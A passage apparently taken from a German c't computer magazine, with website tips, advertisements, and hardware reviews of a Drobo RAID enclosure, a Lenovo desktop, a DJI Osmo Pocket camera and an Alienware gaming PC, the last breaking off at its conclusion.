[2] Detlef Borchers, Ende zu Ende am Start, PGP-Verschlüsselung von De-Mails im Browser, c't 12/15, S. 47

De-Mail-Angebote

Anbieter	1&1 (GMX, Web.de)	Mentana-Claimsoft	Deutsche Telekom
Produkt	De-Mail Basic Privat	De-Mail-Konto	De-Mail Basic
Internet	www.gmx.net/produkte/de-mail/, https://produkte.web.de/de-mail/	www.fp-demail.de	www.telekom.de/zuhause/de-mail
Mailbox-Größe	1000 MByte	100 MByte	500 MByte
Preise			
Einrichtung (inkl. Identifikation)	9,99 €	14,90 € (kostenlos mit E-Personalausweis)	kostenlos
Grundpreis	kostenlos	kostenlos	kostenlos
De-Mail	kostenlos	0,39 €	kostenlos[1]
Aufpreis Einschreiben	0,78 €	0,69 €	kostenlos[1]
Aufpreis „Persönlich/ Vertraulich“	0,24 €	0,49 €	kostenlos[1]

[1] Zurzeit kostenlos, kostenpflichtig ab dem 01.02.2020

Designers Werkzeugbox

sansfrancis.co

Sans Francisco ist eine gut gepflegte Linksammlung für Designer mit dem Fokus User Interfaces für Web und Mobil. Die englischsprachige Site deckt den gesamten Arbeitsprozess ab, angefangen bei der Marktforschung über die Themen Typografie, Farbpalette, Icons, Stock Photos, Inspiration, Prototyping, Präsentation und Zusammenarbeit. Egal, ob man ein Website-Layout oder eine App entwerfen will – bei Sans Francisco findet man Inspirationsquellen und Helferlein. *(jo@ct.de)*


Wikipedia-Schnitzeljagd

thewikigame.com

Das Spielfeld des **The Wiki Game** ist die englischsprachige Wikipedia mit den Verlinkungen zwischen ihren Artikeln. Ziel ist es, eine möglichst kurze Kette von Links zwischen zwei zufällig gewählten Einträgen zu finden. Eine derartige Kette sieht dann beispielsweise folgendermaßen aus: Maine – Northeastern United States – United States – English language – Germanic languages.

Das Spiel öffnet beim Start die Wikipedia-Seite des ersten Begriffs und verfolgt nach, welche Links der Spieler klickt. Der steht unter Zeitdruck, denn ihm stehen nur 120 Sekunden zur Verfügung, um eine Lösung zu finden. Darüber hinaus wird The Wiki Game synchron gegen andere Spieler weltweit gespielt.


Wer eine Lösung gefunden und noch genug Zeit hat, kann nach einer weiteren forschen. Am Ende der Runde erhält der Spieler Punkte, und zwar umso mehr, je schneller er seine Lösung(en) gefunden hat und je kürzer sie ist (oder sind). Nach der Runde listet die Website die Gewinner auf. Wer sich mit einem kostenlosen Account anmeldet, wofür er seine E-Mail-Adresse angeben muss, kann sich in die Tages- oder Wochensieger-Statistiken hocharbeiten. The Wiki Game lässt einen aber auch ohne Account mitspielen. *(jo@ct.de)*



Apps aus dem Web

appsco.pe

Progressive Web Apps (PWAs) sind Web-Anwendungen, die auch als App funktionieren – und zwar auf den verschiedensten Plattformen. Dazu bietet der Browser nach kurzer Nutzungszeit einen Dialog „Add to Homescreen“ an. Erzeugt man eine derartige lokale App und startet sie, tritt der Browser dabei nicht mehr in Erscheinung.



Das Verzeichnis **Appscope** vermittelt einen Überblick über die als PWA verfügbaren Anwendungen, sortiert in 14 Kategorien von Education bis Travel. Etliche Dutzend Anwendungen gibt es dort zu entdecken, von kleinen Spielchen wie dem Tower Game über Alltags-Tools wie Todolist bis hin zu Social-Media-Apps wie Twitter Lite. *(jo@ct.de)*

Code-Snacks

30secondsofcode.org

Beim Projekt **30 seconds of code** hat sich eine Hand voll JavaScript-Enthusiasten zusammengetan und Hunderte von Code-Snippets gesammelt. Die Beispiele sind kurz und sollten innerhalb einer halben Minute nachvollziehbar sein – Code-Appetithäppchen, mit denen Frischlinge schnell neue Tricks dazulernen und erfahrene Entwickler ihr Know-how auffrischen. Jeder, der mag, kann sich an dem Projekt beteiligen. Es stand Pate für ähnliche Sammlungen zu den Themen CSS, Python und PHP. *(jo@ct.de)*

Fourier verständlich

jezzamon.com/fourier/index.html

Fourier-Transformationen ermöglichen es, beliebige Formen durch überlagerte Sinuswellen darzustellen. Das klingt erst einmal nach langweiliger Mathematik, aber Jez Swanson hat mit seiner Site **An Interactive Introduction to Fourier Transforms** einen anschaulichen, grafischen Zugang zu der Materie gefunden. Man kann dort eine eigene Skizze durch zusammengesetzte Kreisbewegungen nachzeichnen lassen. Wie das Ganze in der Praxis genutzt wird, zeigt er am Beispiel der JPEG-Kompression. *(jo@ct.de)*

Diese Seiten mit klickbaren Links: ***ct.de/y3v1***

Es gibt 10 Arten von Menschen.

iX-Leser und die anderen.



Jetzt Mini-Abo testen:
3 Hefte + iX-Kaffeebecher
nur 14,70 €

www.iX.de/test



www.iX.de/test 49 (0)541 800 09 120 leserservice@heise.de

iX MAGAZIN FÜR PROFESSIONELLE INFORMATIONSTECHNIK

Speicher satt und unkompliziert

Externes RAID-Gehäuse für Macs mit Thunderbolt-3-Anschluss



Festplatten bieten viel Speicherplatz für wenig Geld. Wer extrem viel Speicherplatz benötigt, greift zu einem externen Gehäuse wie dem Drobo 8D, das acht Laufwerke aufnimmt und das schnelle Thunderbolt 3 als Verbindung nutzt.

Von Lutz Labs

Externe Festplattengehäuse sind für Anwender mit hohem Speicherplatzbedarf ideal, denn meistens ist die Anbindung schneller als zu einem NAS im Netz. Doch wenn mehr als ein Laufwerk im Gehäuse steckt, ist so mancher Anwender mit der Konfiguration überfordert – nicht jeder möchte sich mit den möglichen RAID-Leveln und der Ausfallwahrscheinlichkeit von Festplatten beschäftigen.

Das amerikanische Unternehmen Drobo hat bereits seit vielen Jahren externe Gehäuse und auch NAS-Systeme im Angebot, die man auch ohne Informatikstudium einrichten kann. Das 8D ist die neueste Version, zur Beschleunigung der Zugriffe kann man zusätzlich eine SSD hineinstecken.

Bestückt man die acht Laufwerksschächte des 8D mit 14-TByte-Festplatten, ergibt sich eine beeindruckende Brutto-Kapazität von 112 TByte. Das 8D erlaubt jedoch auch eine Mischbestückung mit Laufwerken beliebiger Kapazität.



Die Cache-SSD steckt man in einen Slot auf der Rückseite.

Die Laufwerke werden einfach in das 8D hineingeschoben, zum Auswerfen drückt man einen Kippschalter nach unten. Das klappte allerdings nicht bei den 10-TByte-Festplatten von Seagate im Test: Diese sind mit 26,1 Millimeter Höhe wohl einen Tick zu dick. Nur mit etwas Ruckeln konnten wir sie wieder aus dem Gehäuse befreien.

Drobo irritiert die Anwender nicht mit Begriffen wie RAID 1 oder RAID 5, sondern legt eine übersichtliche Oberfläche über die Konfiguration. Darunter liegt wahrscheinlich ebenfalls klassische RAID-Technik; Details nennt Drobo jedoch nicht.

Die von Drobo BeyondRAID genannte Technik erlaubt den Tausch von Festplatten im laufenden Betrieb, etwa um die Gesamtkapazität mit größeren Festplatten zu erhöhen. Auch kann man einfach zwischen einfacher und doppelter Redundanz umschalten – dann sind die Daten auch beim Ausfall von zwei Festplatten noch vorhanden.

Messwerte

Bei unserer Mischbestückung mit viermal 10 TByte, dreimal 8 TByte und einer 5-TByte-Platte kamen wir auf eine Gesamtkapazität von 43 TByte – rund ein Drittel der Brutto-Kapazität geht also bei doppelter Absicherung für die Sicherheit drauf. Bei einfacher Redundanz lag die Kapazität bei 54 TByte.

Bei der Cache-SSD ist das 8D nicht wählerisch. Drobo empfiehlt eine Kapazität von maximal 500 GByte, einige SSDs mit Sandforce-Controller sind nicht geeignet. Für die Messungen haben wir ein Macbook mit Thunderbolt 3 benutzt – unter Windows lässt sich das 8D nicht nutzen, es setzt macOS ab Version 10.12 voraus. Immerhin lädt das 8D das Macbook über Thunderbolt auch auf, wenn auch nur mit 15 Watt.

Die SSD cachet nur lesende Zugriffe, die Schreibgeschwindigkeit lag in allen Fällen bei knapp 400 MByte/s. Beim Lesen schaffte das 8D maximal 1150 MByte/s, unabhängig von der gewählten Redundanzstufe. Bei unseren Benchmarks lagen auch die Messwerte mit Cache-SSD auf dem gleichen Niveau – mit realen Anwendungen mag es jedoch schneller sein.

Unser mit acht Festplatten bestücktes Drobo möchten wir auf Dauer nicht am Arbeitsplatz stehen haben: Bereits im Leerlauf machte es mit rund 2 Sone auf sich aufmerksam, im Betrieb waren es sogar 2,6 Sone. Die Leistungsaufnahme lag bei 90 beziehungsweise 102 Watt.

Über das Drobo Dashboard lässt sich festlegen, dass die Festplatten nach einer Zeit der Inaktivität abgeschaltet werden. Diese Zeit ist nicht einstellbar. Im Test klappte das auch nicht immer, manchmal dröhnte das Gerät eine Stunde vor sich hin, manchmal schaltete es nach etwa einer Viertelstunde ab. Hörbar ist es mit rund 1,3 Sone dann immer noch, die Leistungsaufnahme lag im Ruhezustand bei rund 45 Watt – da hilft nur der beherzte Griff zum Netzschalter.

Fazit

Hoher Speicherbedarf lässt sich trotz sinkender SSD-Preise immer noch am günstigsten über Festplatten befriedigen. Die Geschwindigkeit des 8D liegt vor allem beim Lesen deutlich über der einer üblichen GBit-LAN-Verbindung; Anwender müssen aber mit einem hohen Lärmpegel leben. Dafür entschädigt es mit einfacher Konfiguration. *(ll@ct.de)* c't

Drobo 8D

Festplattengehäuse mit Thunderbolt 3	
Hersteller	Drobo, www.drobo.com
Modellbezeichnung	DRDR7A31
Systemanforderungen	macOS 10.12
Anschlüsse	2 × Thunderbolt 3
Straßenpreis	1400 € (Leergehäuse)

Kleiner Privatsekretär

Lenovos IdeaCentre 720-18APR: günstiger Heim-Allrounder



Der kleine Desktop-PC mit AMD Ryzen konzentriert sich aufs Wesentliche: Für 500 Euro bringt er fast alles mit, was ein günstiger Familienrechner braucht. Nicht mehr, aber auch nicht weniger.

Von Benjamin Kraft

Das kompakte Gehäuse mit der schicken silbergrauen Front und dem anthrazitgrauen Korpus macht optisch durchaus was her. Vorn links schnellt auf Tastendruck die Lade des Slimline-DVD-Brenners hervor, das vordere Anschlussfeld verbirgt sich hinter dem schmalen Steg rechts. Klappt man ihn seitlich nach hinten, kommen ein Kartenleser mit USB-2.0-Speed, je ein Audio-Ein- und Ausgang und vier USB-Ports zum Vorschein, von denen zwei schnelles USB 3.1 Gen. 2 mit 10 GBit/s beherrschen.

An die beiden rückwärtigen USB-2.0-Ports schließt man die beigelegte Maus und Tastatur an, damit die darüber liegenden USB-3.0-Buchsen für schnellere Peripherie frei bleiben. Die Audio-Ausgänge liefern vorn und hinten ein sauberes Signal. Aufnahmen fehlt es allerdings an Dynamik – für einen Mikrofoneingang verschmerzbar. Ins Netzwerk gelangt das IdeaCentre entweder per Kabel mit Gigabit-Geschwindigkeit oder via 802.11ac-WLAN, allerdings nur mit einem Datenstrom. Außerdem ist ein Bluetooth-4-Modul an Bord.

Innenleben

Als Herzstück pflanzt Lenovo dem IdeaCentre AMDs Kombiprozessor Ryzen 3 2200G ein. Seine vier CPU-Kerne laufen mit 3,5 GHz (Turbo bis 3,7 GHz) und liefern auch genug Leistung für Videoschnitt oder Bildbearbeitung. Die Bildausgabe übernimmt die Prozessorgrafik Vega 8 mit insgesamt 512 Shader-Kernen. Sie beherrscht zwar die 3D-Schnittstelle DirectX 12, stellt aber nur ältere Spiele in Full HD mit höherer Detailstufe ruckelfrei dar. Bei der Wiedergabe diverser stark komprimierender Video-Codecs wie H.264, H.265 und VP9 entlastet die Vega 8 die Prozessorkerne. Außer dem HDMI-2.0-Ausgang, der auch ein 4K-Display noch mit 60 Hz ansteuert, gibt es einen etwas anachronistischen VGA-Anschluss. Wer eine Grafikkarte mit mehr digitalen Ausgängen oder mehr Grafikleistung nachstecken möchte, muss ein Modell ohne zusätzlichen PCIe-Stromstecker wählen.

8 GByte RAM reichen für einen Heimrechner; da es nur zwei Steckplätze gibt, bleibt bei einem Upgrade mindestens eines der beiden Module übrig. Windows 10 Home liegt auf einer 128 GByte kleinen NVMe-SSD, die meist mit ordentlichen 1400 MByte/s las, aber mit gemächlichen 190 MByte/s schrieb. Als Datenhalde hat Lenovo eine 1-TByte-Festplatte eingebaut.

Im Leerlauf gab sich das IdeaCentre genügsam und leise. Nur unter anhaltender CPU-Volllast stieg die Lautheit auf 1,1 Sone, das Leistungsmessgerät zeigte 89 Watt. Belasteten wir zusätzlich die Grafikeinheit, stieg zwar die Leistungsaufnahme auf bis zu 130 Watt an, aber die Lautheit sank auf 0,8 Sone. Zudem drosselten sich die CPU-Kerne in diesem kombinierten Volllastszenario nach etwa 10 Minuten auf 3,47 GHz, also etwas unter den Nominaltakt. Ubuntu Linux 18.10 ließ sich problemlos installieren, allein das WLAN funktionierte nicht. Die Leerlaufleistungsaufnahme lag bei 21 Watt.

Fazit

Als heimischer Einstiegs-Allrounder hinterlässt das IdeaCentre 720-18APR einen guten Eindruck. Es bleiben nur wenige Wünsche offen – etwa nach einem DisplayPort oder einer größeren SSD. Unterm Strich schnürt Lenovo aber ein rundes Paket zum fairen Preis. *(bkr@ct.de)* c't

Lenovo Ideacentre 720-18APR (90HY001UGE)

Hardware-Ausstattung	
CPU / Kerne / Takt (Turbo) / Chipsatz / RAM (Typ / Max) / -Slots (frei) / Grafik (-speicher)	Ryzen 3 2200G / 4 / 3,5 (bis 3,7) GHz / AMD B450 / 8 GByte (DDR4-266 / 32) / 2 (0) / Radeon Vega 8 (1 GByte shared)
Erweiterungs-Slots / Einbauschächte (nutzbar)	1 × PCIe x1 (1), 1 × PEG (1), 1 × M.2 (0) / 2 × 3,5" (1)
SSD / Festplatte (Typ, Kapazität) / Optisches Laufwerk (Typ) / Kartenleser	HFM128GDHTNG (NVMe, 128 GByte) / Seagate ST1000DM003 (SATA, 1 TByte) / PLDS-DA8AESH (DVD-RW) / ✓
Sound / Gigabit-Ethernet / WLAN (Chip)	✓ (Realtek ALC662) / ✓ (Realtek 8168E) / ✓ (Realtek 8821 CE)
Gehäuse (B × H × T) / Netzteil (Leistung)	165 mm × 375 mm × 310 mm / FSP250-30AGBAA (250 W)
Anschlüsse	1 × HDMI 2.0, 1 × VGA, analog Audio (2 × vorn, 3 × hinten), 2 × USB 3.1 Typ A, 4 × USB 3.0, 2 × USB 2.0, 1 × LAN
Systemleistung, Leistungsaufnahme, Geräuschentwicklung	
BAPCo SYSmark 2018 / 3DMark: Fire Strike [Punkte]	1043 / 2368
Cinebench R15 1 / 4 Threads [Punkte]	148 / 554
Soft-Off / Energie Sparen / Leerlauf / CPU-Vollast / CPU + GPU	0,4 W / 1,0 W / 18,4 W / 89,3 W / 130 W
Geräuschentwicklung.: Leerlauf / CPU- / Volllast (Note)	0,4 Sone (⊕⊕) / 1,1 Sone (○) / 0,8 Sone (⊕)
Bewertung	
Systemleistung: Office / Rendering / Spiele	⊕⊕ / ○ / ⊖
Audio: Wiedergabe / Aufnahme / Front	⊕⊕ / ○ / ⊕⊕
Geräuschentwicklung / Systemaufbau	⊕ / ⊕
Lieferumfang	
Tastatur / Maus / Betriebssystem	✓ / ✓ / ✓ (Windows 10 Home 64 Bit)
Preis / Garantie	500 € / 24 Monate (bring-in)

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden



Wackelresistentes Auge

Stabilisierte Handheld-Kamera DJI Osmo Pocket für wackelfreie Videos

Dank sogenannter Gimbals gelingen auch bei schnellen Bewegung unverwackelte Aufnahmen. Die Handheld-Kamera DJI Osmo Pocket mit motorgetriebenem Gimbal nimmt in UHD auf und bietet viele intelligente Aufnahmemodi.

Von Daniel Clören

Nachdem DJI sich mit der handlichen Osmo bereits einen Namen unter den Kameras mit integrierter kardanischer Aufhängung gemacht hat, kommt nun der weiter miniaturisierte Nachfolger. Mit Abmessungen von 12,2 cm × 3,7 cm × 2,9 cm und 116 Gramm Gewicht ist die Handheld-Kamera kaum größer oder schwerer als ein üblicher Schokoriegel.

Dennoch bietet sie intelligente Funktionen wie die automatische Verfolgung eines zuvor markierten Objekts (ActiveTrack) und rotiert ihre Optik auf Knopfdruck in einen Selfie-Modus mit Face Tracking. Das macht sie attraktiv für Vlogger und allgemein als Reisebegleiterin. Selbst bewegte Zeitraffer mit zuvor bestimmten Kamerapositionen, die automatisch vom Gimbal abgefahren werden, sind möglich. Die Pocket erstellt dabei je nach Einstellung alle 3 bis 60 Sekunden ein Bild und schneidet am Ende ein Video zusammen.

Die Kamera hat einen 1/2,3 Zoll großen CMOS-Sensor mit 12 Megapixel, 80 Grad Sichtfeld und eine feste Blende von f/2. Videos werden bis zur UHD-Auflösung mit 60 Hz aufgenommen. In Full HD sind Vierfach-Zeitlupen drin. Als Videocodec kommt H.264 mit einer Datenrate von 100 MBit/s zum Einsatz. Fotos schießt sie mit 4000 × 3000 Pixeln.


Der 3-Achsen-stabilisierte Kamerakopf ist fest mit dem Handgriff verbunden, beim Ausschalten fährt er in die passende Position für das mitgelieferte, robuste Transportgehäuse. Der Griff hat an der Unterseite einen USB-C-Port zum Laden des nicht wechselbaren Akkus.

Zudem ist er mit Bedienelementen, einem Einschub für eine MicroSD bis 256 GByte, einem Mikrofon und einem rund 1 Zoll großem Touch-Display ausgestattet. So lassen sich im Standalone-Modus Videos und Bilder schießen.

Das geht zwar schnell und intuitiv, auch wenn eine Beurteilung der Bildschärfe auf dem kleinen Schirm praktisch unmöglich ist. Wesentlich komfortabler ist die Verbindung mit einem Android- oder iOS-Mobilgerät, das dann über die zugehörige „DJI Mimo“-App zum Kamera-Display wird. Dazu steckt man die Pocket über eine seitliche Schnittstelle ans Mobilgerät, auf die Adapter für unterschiedliche Anschlüsse passen – Lightning und USB-C werden mitgeliefert.

Über die App lässt sich mehr einstellen als direkt an der Kamera – außer Shutter und ISO etwa auch Bildraten von 25 und 50 Hz sowie RAW (Adobe DNG) als Fotoformat. Diese Einstellungen bleiben erhalten, wenn man die Pocket vom Mobilgerät trennt. Ändert man danach den Modus, gehen sie jedoch verloren.

Die integrierte Videobearbeitungsfunktion erlaubt das schnelle Zusammenschneiden des Materials, inklusive Farbeffekten und Musikuntermalung. Hinzu kommen eine Reihe fertiger Videotemplates für Filmchen bis 20 Sekunden; künftig will DJI nach eigenen Angaben diesen „Story-Modus“ noch ausbauen. Wir vermissen die Möglichkeit, andere Farbprofile zu wählen und Einstellungen wie Schärfe, Kontrast und Helligkeit zu ändern. Auch Livestreamingfunktion für Social Media fehlen. Eine kleine Fotobearbeitung ist vorhanden, etwa werden Panoramen aus 3 × 3 Bildern automatisch gestitcht.



Eine Reihe von Kameraeinstellungen an der Osmo Pocket lassen sich nur über die zugehörige „DJI Mimo“-App am verbundenen Mobilgerät vornehmen.

Im Einsatz

Die Pocket kann an sich überzeugen: Aufnahmen bleiben auch bei starken Bewegungen ruhig und wirken im Stand wie



DJI liefert die Kamera von der Größe eines Schokoriegels mit einer praktischen Transporthülle aus. Einziges Manko: Ist diese geschlossen, kann man die Ladeanzeige nicht mehr sehen.

vom Stativ gedreht. FaceTrack bringt wunderbar dynamische Aufnahmen. Allerdings ist das Bild etwas überschärft. Der Autofokus arbeitet nicht immer zufriedenstellend. Bei schlechten Lichtverhältnissen verrauschen Videos stark und Face Tracking funktioniert nicht zuverlässig. Die Slow-Motion-Funktion beschneidet das Bild deutlich und neigt zu Artefaktbildung und Unschärfen.

Dank des geringen Gewichts lässt sich die Kamera lange in der Hand halten. Für gute Aufnahmen sollte man das Gehen mit der Pocket aber ein wenig üben, da sie Höhenunterschiede nur bedingt ausgleichen kann. Auch muss man etwas Vorsicht walten lassen, da das Mobilgerät lediglich über den Adapter verbunden ist. Ein zu großes Mobilgerät kann den Gimbal zudem in seiner Bewegung einschränken. DJI gibt eine Betriebsdauer von 140 Minuten an, im Test kamen wir auf gute 90 Minuten. In ungefähr 70 Minuten ist die Pocket wieder voll aufgeladen.

DJI hat bereits einiges an Zubehör angekündigt, darunter ein Unterwassergehäuse und ein Modul für WLAN- und Bluetooth-Verbindungen zu Mobilgeräten.

Die Osmo Pocket überzeugt durch ihre geringe Größe, ihre einfache Bedienung und einen guten Funktionsumfang. ActiveTrack funktioniert einwandfrei und ermöglicht sehr dynamische Aufnahmen. Die bewegten Zeitrafferaufnahmen bieten ein unverbrauchtes Seherlebnis. Das Mikrofon leistet gute Arbeit. Ärgerlich ist das Rauschverhalten und dass DJI viele Funktionen in die Mimo-App ausgelagert hat. *(nij@ct.de)* c't

DJI Osmo Pocket

Stabilisierte Mini-Kamera	
Hersteller	DJI, www.dji.com
Sensor	1/2,3" CMOS (effektive Pixel: 12 Megapixel)
Sichtfeld (FOV)	80° f/2.0
ISO-Bereich	100–3200
Videoauflösung	3840 × 2160 Pixel (24/25/30/48/50/60p), 1920 × 1080 Pixel (24/25/30/48/50/60p)
Bildauflösung	4000 × 3000 Pixel
Aufnahmemodi	ActiveTrack / FaceTrack, Einzelaufnahme, Panoramen, Zeitraffer, Bewegte Zeitraffer, Zeitlupe
Lieferumfang	Transporthülle, Adapter für Mobilgeräte, Schnellanleitung
Laufzeit im Test	90 Minuten
Gewicht	116 g
Preis	359 €

TECHNOLOGY NEVER SLEEPS

ADVANCE YOURSELF.

Tickets sichern unter:
www.eurocis.com/eshop

EuroShop Trade Fairs

EuroCIS

19 – 21 FEB 2019

The Leading Trade Fair for Retail Technology

Düsseldorf, Germany · www.eurocis.com

Ideeller Träger:

EHI Retail Institute

www.ehi.org

Messe Düsseldorf

Nicht von dieser Welt

Übertakteter Gaming-PC mit Flüssigkühlung und Geforce RTX 2080 Ti

Dells Spielemarke Alienware hat mit dem Aurora R8 einen kompakten, VR- und 4K-tauglichen Spielerechner mit RTX 2080 Ti im Programm. Bringen Übertaktung und Flüssigkühlung den entscheidenden Vorteil?

Von Carsten Spille

Wer einen Alienware-Rechner kauft, erwartet in der Regel maximale Spieleleistung. Dafür sind viele auch bereit, tiefer in die Tasche zu greifen.

Der rund 3400 Euro teure Aurora R8 kam in gehobener Ausstattung im Testlabor an, was den achtkernigen Core-i9-9900K-Prozessor von Intel sowie Nvidias GeForce RTX 2080 Ti mit speziellen Raytracing-Schaltungen umfasst. Damit sollte für genügend Spieleleistung selbst in 4K-Auflösung gesorgt sein, zumal eine Flüssigkühlung den Abtransport der anfallenden Wärme übernimmt – allerdings nur für den Prozessor. Die Grafikkarte befördert mittels Radiallüfter und Luftleithutze die erwärmte Luft aus dem Gehäuse. Der Arbeitsspeicher fasst 16 GByte und arbeitet im Übertakter-Profil XMP2 mit DDR4-3200 – dass Dell dafür nur ein einzelnes Modul im Einkanal-Modus verbaut, freut höchstens Aufrüster, die auf den Maximalausbau von 64 GByte schielen. Immerhin: Diese Option lässt sich bei der Bestellung auch in den leistungssteigernden Zweikanal-Modus ändern. Als Massenspeicher dienen eine NVMe-SSD mit 512 GByte und eine 1-TByte-Festplatte. Die SSD liefert ihre höchste Leseleistung von bis zu 3,2 GByte/s nur bei niedrigen, aber für Spieler relevanteren Queue Depths bis 16 – andere SSDs brauchen mehr gleichzeitige Anfragen, um auf Hochtouren zu kommen.

Ab Werk ist neben dem McAfee Live Safe und Web Avisor auch noch das Alienware Command Center (ACC) zum Tunen von LED- und Lüfterprofilen sowie zum Übertakten des Rechners installiert. Während die Übertaktungsfunktion eine sinnvolle Alternative zur Einstellung im von Alienware abgespeckten BIOS-Setup ist, aber immer noch einen Neustart zur Anwendung erfordert, funktioniert die manuelle Anpassung der Lüftersteuerung mehr schlecht als recht. Ein konkretes Schema, nach dem Front- und Oberseitenlüfter ihre Drehzahl den Vorgaben anpassten, konnten wir nicht ausmachen. Die LED-Kontrolle hingegen funktionierte wie erwartet. Der Aurora R8 arbeitet ab Werk mit einem erweiterten Turbotakt von 4,7 GHz für alle Kerne – dafür ist im UEFI XMP2 und im ACC das OC-Profil 1 voreingestellt. In Spielen kann der schnellere Speicher kleine Vorteile bringen.

Checklisten-OC

Die Werkseinstellung im OC-Profil 1 verhindert, dass der eigentlich von Intel vorgesehene Single-Core-Turbo von 5,0 GHz erreicht wird. Dazu muss man das OC-Profil 2 wählen, welches zugleich auch die Spannung auf konstante 1,215 Volt anhebt. Die CPU darf laut UEFI-Einstellung bei beiden Einstellungen bis zu 28 Sekunden lang 210 Watt (PL2) schlucken und wird danach beim Profil 1 auf 120 Watt (PL1) eingebremst. Das sind immer noch 25 Watt mehr als Intel für den Dauerbetrieb vorsieht – der Aurora R8 hat also mehr Spielraum, um die hohen Taktraten von knapp 4,4 GHz unter AVX2-Volllast oder 4,7 GHz in Anwendungen wie dem Cinebench zu ermöglichen. Unsinnigerweise ist der für den Dauerbetrieb gedachte PL1-Wert für den OC2-Modus auf spezifikationsgemäße 95 Watt eingestellt und limitiert damit das Taktpotenzial. Zudem überschreiten die kaum belüfteten Spannungswandler bei längerer Volllast ihre Drosseltemperatur, sodass der Alienware-PC auch von dieser Kenngröße eingebremst wird und meist nur noch mit 4,2 GHz taktet. Mit anderen Worten: Bei stärkerem Übertakten läuft der Rechner auf Dauer langsamer.



Im Inneren des Alienware-PCs herrscht drangvolle Enge. Da optional eine zweite Grafikkarte verbaut wird, führt die Kühllösung (Direct Heat Exhaust) die Wärme aus dem Gehäuse heraus.

Von einer Übertaktung der GeForce RTX 2080 Ti, wie auf der Dell-Website versprochen, kann bei einem Boost-Takt von 1545 MHz keine Rede sein; das ist Standardverhalten für dieses Modell. Nicht Standard ist hingegen die Anbindung mit nur 8 von 16 möglichen PCI-Express-Lanes, die sich im BIOS-Setup auch nicht umstellen lässt. Datentransfers vom Hostsystem zum Grafikspeicher laufen daher nur mit halber Geschwindigkeit. Glücklicherweise ist das in Spielen kaum von Belang und auch in Anwendungen ist oft die Transferlatenz wichtiger als der reine Datendurchsatz.

Von den beschriebenen Problemen abgesehen, bringt die Karte aber in Verbindung mit dem Achtkernprozessor eine sehr hohe Spieleleistung auf den Bildschirm. Im Vergleich zu unserem Bauvorschlag mit Core i5-9600K und GeForce RTX 2070 – bei CPU und Grafik also jeweils zwei Nummern kleiner – ist der Aurora R8 im 3DMark Firestrike rund 40 Prozent schneller. In Shadow of the Tomb Raider in UHD-Auflösung und höchster Detailstufe erreicht der Aurora R8 52 fps und somit liegen sogar knapp 49 Prozent zwischen den PCs. Spiele in Full-HD-Auflösung stemmt der Alienware-Bolide oft auch im 120-fps-Bereich.

Leider laut

Die hohe Leistung des Aurora R8 hat neben dem Anschaffungspreis von circa 3400 Euro für die getestete Konfiguration auch noch einen weiteren Preis. Mit 50 Watt ist die Leistungsaufnahme im Leerlauf viel zu hoch und auch unter Volllast von Prozessor und Grafik schluckt der Spiele-PC mit 492 Watt viel Strom. Um so viel Abwärme fortzuschaffen, muss das Kühlsystem schwer schuften. Schon im Leerlauf erreicht der Aurora R8 nur noch knapp eine gute Bewertung. Unter Last schwillt der Lärmpegel von 0,9 Sone auf laute 2,1 Sone bei reiner CPU-Last und bis zu 3,7 Sone bei Volllast von CPU und Grafik an – beides bewerten wir mit sehr schlecht. Die Lautheit liegt zum Teil am vollgestopften Inneren des Aurora R8, zum anderen auch an Art und Position der Lüfter. Das Gebläse in der Front, in dessen direktem Schallbereich der Nutzer meist sitzt, macht ordentlich Krach. Und der nach oben ausblasende Lüfter auf dem All-in-one-Flüssigkühler des Core i9-9900K erzeugt im Inneren nicht genügend Luftzug, um das großzügige Alu-Profil der Spannungswandler mitzukühlen.

Fazit

